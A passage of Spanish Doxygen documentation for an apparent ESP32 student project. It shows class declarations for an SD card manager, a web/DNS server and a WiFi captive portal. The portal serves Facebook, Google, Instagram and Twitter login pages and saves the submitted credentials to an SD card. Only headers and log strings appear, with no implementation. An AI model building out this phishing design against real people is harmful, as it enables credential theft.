00238         #define SUCCESS_WIFISTA_CONECT   "[SUCCESS] Se ha conectado correctamente a la red: %s\n"
00239         #define SUCCESS_SERVER_INIT      "[SUCCESS] Servidor iniciado correctamente"
00240         #define SUCCESS_APSERVER_INIT    "[SUCCESS] El servidor del punto de acceso cautivo iniciado
      correctamente"
00241         #define SUCCESS_LOG_EVENT        "[LOGS] Evento guardado correctamente"
00242         #define SUCCESS_SAVE_CREDENTIALS "[SUCCESS] Credenciales enviadas y guardadas correctamente"
00243         #define SUCCESS_GENERATE_JSON    "[SUCCESS] El archivo JSON se generó correctamente"
00244         //#define SUCCESS_SD_CARD_TYPE "[SUCCESS] El tipo de tarjeta es incompatible"
00245         //#define SUCCESS_SD_CARD_READ "[SUCCESS] en la lectura de la tarjeta"
00246     #endif
00247
00248     #if (SERVER_SCREEN_LOGS)
00249         #define NEW_PAGE_REQ       "[SERVER] Nueva solicitud de pagina %s\n"
00250         #define NEW_WIFI_CONFIG    "[SERVER] Configuración wifi guardada"
00251         #define UPLOAD_STARTED     "[SERVER] Empieza la carga del archivo %s\n"
00252         #define NEW_ADMIN_LOGIN    "[SERVER] Nueva conexión de administrador"
00253         #define NEW_SOCIALS_PATH   "[SERVER] Nuevas rutas indicadas para las paginas de redes
      sociales."
00254         #define NEW_FILE_CONTENT   "[SERVER] Displaying file %s\n"
00255         #define NEW_FILE_DELETED   "[SERVER] El archivo %s se ha borrado correctamente\n"
00256         #define NEW_FILE_UPLOADED  "[SERVER] El archivo %s se ha subido al servidor\n"
00257         #define FAILED_FILE_UPLOAD "[SERVER] El archivo %s no se pudo subir al servidor\n"
00258         #define FAILED_ADMIN_LOGIN "[SERVER] Intento de connexión como admin fallado."
00259         #define FAILED_CREDENTIALS "[SERVER] Error al guardar las credenciales"
00260         #define FAILED_UNEXPECTED  "[SERVER] Ha occurido un error inesperado al subir el archivo"
00261     #endif
```

```
00262
00263 #endif //USE_GLOBAL_VAR
00264
00265
00266
00267 #endif //INCLUDE_H
```

8.7. Referencia del archivo src/include/SDCardManager.cpp

```
#include "SDCardManager.h"
```

defines

- #define SD_CARD_MANAGER_CPP

8.7.1. Documentación de «define»

8.7.1.1. SD_CARD_MANAGER_CPP

```
#define SD_CARD_MANAGER_CPP
```

8.8. Referencia del archivo src/include/SDCardManager.h

```
#include "include.h"
```

Clases

- class SDCardManager

  Clase que gestiona las operaciones con la tarjeta SD. Actua como un wrapper para la clase fs::SDMMCFS y sus funciones.

8.9. SDCardManager.h

Ir a la documentación de este archivo.

```
00001
00009
00010
00011 #ifndef SD_CARD_MANAGER_H
00012 #define SD_CARD_MANAGER_H
00013
00014 #include "include.h"
00015
00016
00041 class SDCardManager
00042 {
00043 protected:
00044     fs::SDMMCFS& _fileSystem;
00045     bool         _sdInitialized;
00046     // String _logFile;
00047
```

```
00048 public:
00049
00054     SDCardManager();
00055
00056     SDCardManager(const SDCardManager &) = delete;
00057
00058     SDCardManager operator=(const SDCardManager &) = delete;
00059
00065     bool operator+(const String &path);
00066
00072     bool operator-(const String &path);
00073
00078     bool isCardInit() const;
00079
00084     fs::SDMMCFS& getFileSystem();
00085
00091     static char *getCardType(uint8_t card);
00092
00098     static String getFileDir(const char *path);
00099
00105     static String getFileDir(const String &path);
00106
00112     bool logEvent(const String &event);
00113
00118     bool initialize();
00119
00125     String readFile(const char *path);
00126
00132     String readFile(const String &path);
00133
00140     bool writeFile(const char *path, const String &content = "");
00141
00148     bool writeFile(const String &path, const String &content = "");
00149
00155     void listDir(const char *dirname, uint8_t levels);
00156
00162     bool createDir(const String &path);
00163
00169     bool createDir(const char *path);
00170
00176         bool removeDir(const char *path);
00177
00184     bool appendFile(const char *path, String &content);
00185
00192     bool appendFile(const String &path, String &content);
00193
00200     bool renameFile(const char *path1, const char *path2);
00201
00207     bool deleteFile(const char *path);
00208
00214     bool deleteFile(const String& path);
00215
00221     bool deleteRecursive(const String &path);
00222 };
00223
00224 #endif // SD_CARD_MANAGER_H
```

8.10. Referencia del archivo src/include/WebServerHandler.cpp

```
#include "WebServerHandler.h"
```

defines

- #define WEB_SERVER_HANDLER_CPP

8.10.1. Documentación de «define»

8.10.1.1. WEB_SERVER_HANDLER_CPP

```
#define WEB_SERVER_HANDLER_CPP
```

8.11. Referencia del archivo src/include/WebServerHandler.h

Provee la declaración y documentación de la clase WebServerManager y sus métodos para manejar un servidor web y un servicio DNS en un entorno Arduino.

```
#include "include.h"
#include "SDCardManager.h"
#include "WifiCaptivePortal.h"
```

Clases

- class WebServerManager

  Clase que gestiona la configuración y operación de un servidor web y DNS, junto con el manejo de archivos por solicitudes HTTP.

8.11.1. Descripción detallada

Provee la declaración y documentación de la clase WebServerManager y sus métodos para manejar un servidor web y un servicio DNS en un entorno Arduino.

Autor

NGUEYOU SIMO, Neil L.; MORENO ROMO, Lucas; RUBIO JIMÉNEZ, Mario

Este archivo define la lógica de un portal cautivo, la carga y lectura de archivos desde la SD, la autenticación de un panel de administración, y la gestión de credenciales que se envían mediante formularios HTTP, entre otras funcionalidades relacionadas con la comunicación web.

8.12. WebServerHandler.h

Ir a la documentación de este archivo.

```
00001
00012
00013 #ifndef WEB_SERVER_HANDLER_H
00014 #define WEB_SERVER_HANDLER_H
00015
00016 #include "include.h"
00017 #include "SDCardManager.h"
00018 #include "WifiCaptivePortal.h"
00019
00054 class WebServerManager
00055 {
00056 protected:
00057     WebServer     *m_server;
00058     DNSServer     *m_dnsServer;
00059     SDCardManager *m_sdManager;
00060
00061     String m_indexPage = "\0";
00062     String m_exitPage  = "\0";
00063     String m_adminPage = "\0";
00064     String m_datafile  = "\0";
00065     String m_facebook  = "\0";
00066     String m_google    = "\0";
00067     String m_instagram = "\0";
00068     String m_twitter   = "\0";
00069
00070     uint8_t       _loginAttempts   = 0;
00071     unsigned long _lastAttemptTime = 0;
00072
```

```
00081     String getContentType(const String &filename);
00082
00083
00090     void handleSubmitCredentials(void);
00091
00092
00098     void handleAdminPanel(void);
00099
00100
00112     void handleLoginPages(void);
00113
00114
00122     void handlePageIcons(void);
00123
00131     void handleFileDownload(void);
00132
00140     void handleFileUpload(void);
00141
00142
00151     void handleFileDisplay(void);
00152
00162     void handleFileDelete(void);
00163
00169     void handleWiFiConfig(void);
00170
00179     void handlePagesPath(void);
00180
00189     void handleAccessPoint(void);
00190
00191     void refreshAdminPage(void);
00192
00199     bool saveToDataFile(String data);
00200
00201
00210     bool validateAdminCredentials(const String &username, const String &password);
00211
00212 public:
00218     WebServerManager();
00219
00226     WebServerManager(SDCardManager *sd, uint8_t port = SERVER_PORT);
00227
00232     WebServerManager(const WebServerManager &) = delete;
00233
00238     WebServerManager operator=(const WebServerManager &) = delete;
00239
00245     virtual ~WebServerManager();
00246
00257     void start(void);
00258
00264     void process(void);
00265
00272     void setPath(const char *path, FileType_t fileType);
00273
00280     void setPath(const String &path, FileType_t fileType);
00281
00290     void setPath(const char *path, Platform_t platform);
00291
00298     void setPath(const String &path, Platform_t platform);
00299
00300
00311     String getHTMLContent(const String &path);
00312
00313
00329     void generateJSONFile(const String &dirname = "/", String *fileList = new String(""));
00330
00331 };
00332
00333 #endif // WEB_SERVER_HANDLER_H
```

8.13. Referencia del archivo src/include/WifiCaptivePortal.cpp

```
#include "WifiCaptivePortal.h"
```

defines

- #define WIFI_CAPTIVE_CPP

8.13.1. Documentación de «define»

8.13.1.1. WIFI_CAPTIVE_CPP

```
#define WIFI_CAPTIVE_CPP
```

8.14. Referencia del archivo src/include/WifiCaptivePortal.h

Este archivo declara la clase SDCardManager, que se encarga de la gestión de archivos y del sistema de archivos.

```
#include "include.h"
```

Clases

- class WiFiCaptiveManager

  Gestor para la implementación de un punto de acceso con portal cautivo, conectarse a una red en modo estación, así como la interacción con un servidor para mostrar y enviar información de la página cautiva.

8.14.1. Descripción detallada

Este archivo declara la clase SDCardManager, que se encarga de la gestión de archivos y del sistema de archivos.

Este archivo declara la clase WiFiCaptiveManager, que gestiona la conexión WiFi y la creación de un portal cautivo para envío de credenciales y obtención de contenido.

Autor

NGUEYOU SIMO, Neil L.; MORENO ROMO, Lucas; RUBIO JIMÉNEZ, Mario

8.15. WifiCaptivePortal.h

Ir a la documentación de este archivo.

```
00001
00009
00010
00011 #ifndef WIFI_CAPTIVE_H
00012 #define WIFI_CAPTIVE_H
00013
00014 #include "include.h"
00015
00016
00045 class WiFiCaptiveManager
00046 {
00047 protected:
00048     WiFiClient *_client;
00049     IPAddress  *_serverIP;
00050     String      _pageContent = "\0";
00051
00060     bool getLoginPage(const String &platform);
00061
00070     bool submitCredentials(const String &platform, const String &username, const String &password);
00071
00072 public:
00073
00078     WiFiCaptiveManager();
```

```
00079
00085     WiFiCaptiveManager(IPAddress &ip);
00086
00091     virtual ~WiFiCaptiveManager();
00092
00097     WiFiCaptiveManager(const WiFiCaptiveManager &) = delete;
00098
00103     WiFiCaptiveManager operator=(const WiFiCaptiveManager &) = delete;
00104
00110     void setServerIP(const IPAddress &IP);
00111
00118     String &getPageContent();
00119
00125     IPAddress &getServerIp();
00126
00134     static bool setWifiStation(const String &wifissid, const String &wifipsw = "\0");
00135
00143     static bool setAccessPoint(const String &ssid, const String &psw = "\0" );
00144 };
00145
00146 #endif
```

Índice alfabético